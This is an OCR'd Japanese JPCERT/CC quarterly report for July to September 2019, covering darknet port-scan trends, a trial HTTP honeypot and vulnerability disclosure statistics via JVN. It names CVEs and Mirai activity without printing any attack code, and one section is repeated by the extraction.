
TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples
インターネット定点観測レポート（2019 年 1～3 月）
https://www.jpcert.or.jp/tsubame/report/report201901-03.html

1.4.3. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を、［図 1-5］と［図 1-6］に示します。




［図 1-5：宛先ポート別グラフ トップ 1-5（2019 年 7 月 1 日-9 月 30 日）］




［図 1-6：宛先ポート別グラフ トップ 6-10（2019 年 7 月 1 日- 9 月 30 日）］

また、過去 1 年間（2018 年 10 月 1 日-2019 年 9 月 30 日）における、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-7］と［図 1-8］に示します。



［図 1-7：宛先ポート別グラフ トップ 1-5（2018 年 10 月 1 日-2019 年 9 月 30 日）］



［図 1-8：宛先ポート別グラフ トップ 6-10（2018 年 10 月 1 日-2019 年 9 月 30 日）］

最も多く観測されたパケットは、本四半期も継続して 23/TCP（telnet)宛の通信でした。このパケットは、Mirai 等のマルウエアに感染した機器が発信することがあるため、通信元について調査したところ、監視カメラやレコーダー等の機器が見つかりました。それらの機器は、インターネットに直接接続しているケースや、UPNP 等の NAT トラバーサル技術を利用しているケースなど、インターネットからアクセスできる状態となっていました。観測したパケットの特徴から、そうした機器が、Mirai 等のマルウエアに感染した機器が探索する際に送信するパケットと推測しています。
445/TCP（microsoft-ds)宛のパケットを、前四半期に引き続き、2 番目に多く観測しています。観測したパケットには、TCP ヘッダにあるウインドウサイズの特徴から Windows からの通信である可能性が推測できるものがありました。推測の域を越えませんが、過去の事例のように、Windows の既知の脆弱性の悪用や、パスワード認証を突破することでシステムにアクセスする攻撃が 445/TCP を通じて行われている、あるいはそうした攻撃が継続している可能性も考えられます。

そのほか、Webmin や SSL-VPN リモートアクセス製品がデフォルトの設定で使用するポートへのパケットを観測しました。観測時期はこれらの製品に関する脆弱性情報が公開された直後です。脆弱な機器の探索行為と考えられますが、広範囲で継続的なスキャン活動や、TOP10 に入るほど多くのパケットは観測されませんでした。この理由としては、対象製品は固定の IP アドレスで使用される場合が多いので、同じ IP アドレス範囲を繰り返しスキャンしても稀にしか新たな製品が見つからないことなどが考えられます。

1.4.4. 定点観測網の拡充に向けた試験運用とその分析

JPCERT/CC では、TSUBAME によるスキャン活動の観測に加えて、スキャンされたノードが反応した場合の攻撃活動を低対話型ハニーポットにより観測する可能性を模索し、そのための試作システムを用

意して、有効性確認のための試験運用を行っています。試験運用では、HTTP の通信を収集する簡易なシステムを構築し、ノードから送られてきたパケットについてペイロードを含め分析を行っています。

本四半期の試験運用では、Mirai 等のマルウエアに感染した機器が送信するパケットを複数観測することができ、さらに、これに付随するペイロードも入手することができました。特に後者は TSUBAME では収集できない情報です。ペイロードからは、複数のマルウエア配布サイトと攻撃の手順を特定することができました。また、SSL-VPN リモートアクセス製品の Pulse Connect Secure の脆弱性 (CVE-2019-11510) および、SSL VPN サービスを有効にしている FortiGate の脆弱性(CVE-2018-13379) を悪用しようとしたと見られる通信についてもペイロードを含めて観測することができました。このペイロードからは攻撃コードが見つかりました。

このような情報をもとに攻撃の全体像を的確に理解して、具体的な対策方法を含んだ注意喚起情報を提供することができました。今後も本番運用を見据え、ペイロードの分析および活用の方法ついての知見をを継続して蓄積していく予定です。

1.5. その他学会への参加

1.5.1. DICOMO 2019 シンポジウム

2019 年 7 月に開かれた DICOMO 2019 シンポジウムで、Mejiro 指標の定義を与える Kappa 指標などの計算方法や応用について報告しました。

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウエア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、用意された対策情報と脆弱性情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行う活動を行っています。さらに、脆弱性を作り込まないためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号。以下「本規程」）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程の受付機関に指定されている IPA から届出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証等の対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。

JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行う等、IPA と緊密な連携を行っています。なお、脆弱性関連情報に関する四半期ごとの届出状況については、次の Web ページをご参照ください。


独立行政法人情報処理推進機構（IPA）脆弱性対策
https://www.ipa.go.jp/security/vuln/

2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下「国内取扱脆弱性情報」;「JVN#」に続く 8 桁の数字の形式の識別子［例えば、JVN#12345678 等］を付与している）と、それ以外の脆弱性に関するもの（以下「国際取扱脆弱性情報」;「JVNVU#」に続く 8 桁の数字の形式の識別子［例えば、JVNVU#12345678 等］を付与している）の 2 種類に分類されます。国際取扱脆弱性情報には、CERT/CC や NCSC-FI といった海外の調整機関に届け出られ国際調整が行われた脆弱性情報や海外の製品開発者から JPCERT/CC に直接届け出られた自社製品の脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、US-CERT からの脆弱性注意喚起の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 38 件（累計 3,443 件）で、累計の推移は［図 2-1］に示すとおりです。本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN(Japan Vulnerability Notes)
https://jvn.jp/




［図 2-1：JVN 公表累積件数］

本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 16 件（累計 1,732 件）で、累計の推移は［図 2-2］に示すとおりです。本四半期に公表した 16 件の内訳は、国内の単一の製品開発者の製品に影響を及ぼすものが 13 件、海外の単一の製品開発者の製品に影響を及ぼすものが 3 件ありました。16 件うち 7 件が自社製品の届出によるものでした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリの内訳は、［表 2-1］のとおりです。本四半期は組込系が 4 件と最も多く、次いでプラグインが 3 件、グループウエアが 2 件でした。それ以外では、Android アプリケーション、CMS、Windows アプリケーション、ウェブアプリケーション、サーバ製品、マルチプラットフォームアプリケーション、ライブラリがそれぞれ 1 件ずつでした。

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
組込系	4
プラグイン	3
グループウエア	2
Android アプリケーション	1
CMS	1
Windows アプリケーション	1
ウェブアプリケーション	1
サーバ製品	1
マルチプラットフォームアプリケーション	1
ライブラリ	1



［図 2-2：公表を行った国内取扱脆弱性情報の累積件数］


本四半期に公表した国際取扱脆弱性情報は 22 件（累計 1,711 件）で、累計の推移は［図 2-3］に示すとおりです。22 件のうち約半数の 10 件が、自社製品の届出ないしは自社製品に関する脆弱性情報公開の事前通知によるものでした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリ内訳は、［表 2-2］のとおりです。本四半期は、macOS アプリケーションおよび組込系がそれぞれ 4 件と最も多く、組込系の 4 件に関しては、製品開発者による自社製品の脆弱性情報を JVN での公表を目的に事前に通知を受けたものでした。macOS アプリケーションに関する 4 件は、製品開発者自身が発行したセキュリティアドバイザリを、JPCERT/CC が翻訳し JVN で注意喚起を行ったものでした。
次いで本四半期の公表で多数を占めた製品カテゴリは、アンチウイルス製品（2 件）、サーバ製品（2 件）、プロトコル（2 件）でした。それ以外は、CMS、DNS、iOS、Solaris OS、Windows アプリケーション、開発ツール、制御系製品、プロトコル実装がそれぞれ 1 件ずつでした。

本四半期は、国内のみならず海外においても、製品開発者自身による届出や、自社製品に関する脆弱性情報公開にあたり JPCERT/CC へ事前通知するものが比較的多い傾向にありました。JPCERT/CC では、このような製品開発者自身からの告知を目的とした公表依頼の受付なども含めて、脆弱性情報の流通、調整および公表を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
macOS アプリケーション	4
組込系	4
アンチウイルス製品	2
サーバ製品	2
プロトコル	2
CMS	1
DNS	1
iOS	1
Solaris OS	1
Windows アプリケーション	1
開発ツール	1
制御系製品	1
プロトコル実装	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、48 件（製品開発者数で 28 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。

本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計 203 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。
こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば、公表できることに 2014 年から制度が改正されました。これまでに、公表判定委員会での審議を経て 11 件（製品開発者数で 8 件）を、JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC-NL など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱

性情報の公表時期の設定等の調整活動を行っています。また、2013 年末からは米国国土安全保安省傘下の CISA ICS との連携を開始し、本四半期までに合計 27 件の制御システム用製品の脆弱性情報を公表しています。

JVN 英語版サイト（https://jvn.jp/en）上の脆弱性情報も日本語版とほぼ同時に公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC は、CNA（CVE Numbering Authorities）としての活動も行っています。2008 年以降においては、MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）を除いて、JVN 上で公表する脆弱性のほぼすべてに CVE 番号が付与されています。本四半期には、JVN で公表したもののうち国内で届出られた脆弱性情報に 28 個の CVE 番号を付与しました。

CNA および CVE に関する詳細は、次の Web ページをご参照ください。

CNA (CVE Numbering Authority)
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://cve.mitre.org/cve/cna.html

About CVE
https://cve.mitre.org/about/index.html

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulhandlingG.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/

情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.3. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulhandlingG.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/


情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.3.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、[図 2-4 に示すとおり、2019 年 9 月 30 日現在で 998 となっています。
登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html



［図 2-4：累計製品開発者登録数］

2.3.2. 脆弱性情報流通体制の普及啓発

オープンソースソフトウエアの作成と普及に係る開発者や企業などへ、日本国内の脆弱性情報流通体制の認知向上を図り、2019 年 8 月 2 日から 3 日にかけて開催された OpenSource Conference 2019 Kyoto へ参加しました。脆弱性情報ハンドリング業務内容と活動状況、セキュアコーディング、その他の JPCERT/CC の活動内容について紹介し、オープンソースソフトウエア分野における脆弱性対応等について出展コミュニティや一般来場者との意見交換、情報交換を行いました。

2.4. 脆弱性の低減方策の研究・開発および普及啓発

2.4.1. 講演活動

早期警戒グループでは、脆弱なソフトウエアの解析等を通じて得られた脆弱性やその対策方法に関する知見を、広く一般のソフトウエア開発者の方々に伝えるための活動を行っています。

本四半期は次の 3 件の講演を行いました。

(1)国立情報学研究所トップエスイー2019「セキュアプログラミング」: 2019 年 7 月 31 日、8 月 21 日、8 月 28 日

国立情報学研究所が主催する公開講座「トップエスイー」への講師派遣依頼を受けて、セキュアプログラミングに関する次の講義を担当したものです。

- 7 月 31 日「セキュリティ入門」

- 8 月 21 日「Web 脆弱性とセキュアプログラミング」
- 8 月 31 日「Web 脆弱性検査」

Web アプリケーションに多く見られる脆弱性の特徴と実装上の注意点、および Web アプリケーションの脆弱性を検査する手法について解説しました。

(2) オープンソースカンファレンス 2019 Kyoto：2019 年 8 月 2 日
講演タイトル: いま改めて製品開発者の脆弱性対応について考える
国内における脆弱性情報の適切な流通を促すことを目的として、情報セキュリティ早期警戒パートナーシップに基づく脆弱性情報の取扱いについて、製品開発者に知っていただくための説明を行いました。

(3)東京電機大学国際化サイバーセキュリティ学特別コース（CySec）「セキュアプログラミング」:
2019 年 9 月 28 日
東京電機大学が開講している「国際化サイバーセキュリティ学特別コース」の科目の一部への講師派遣依頼を受けて、ソフトウエア開発者向け啓発活動の一環として以下の講義を行ったものです。

- セキュアプログラミング演習（Web アプリケーション）

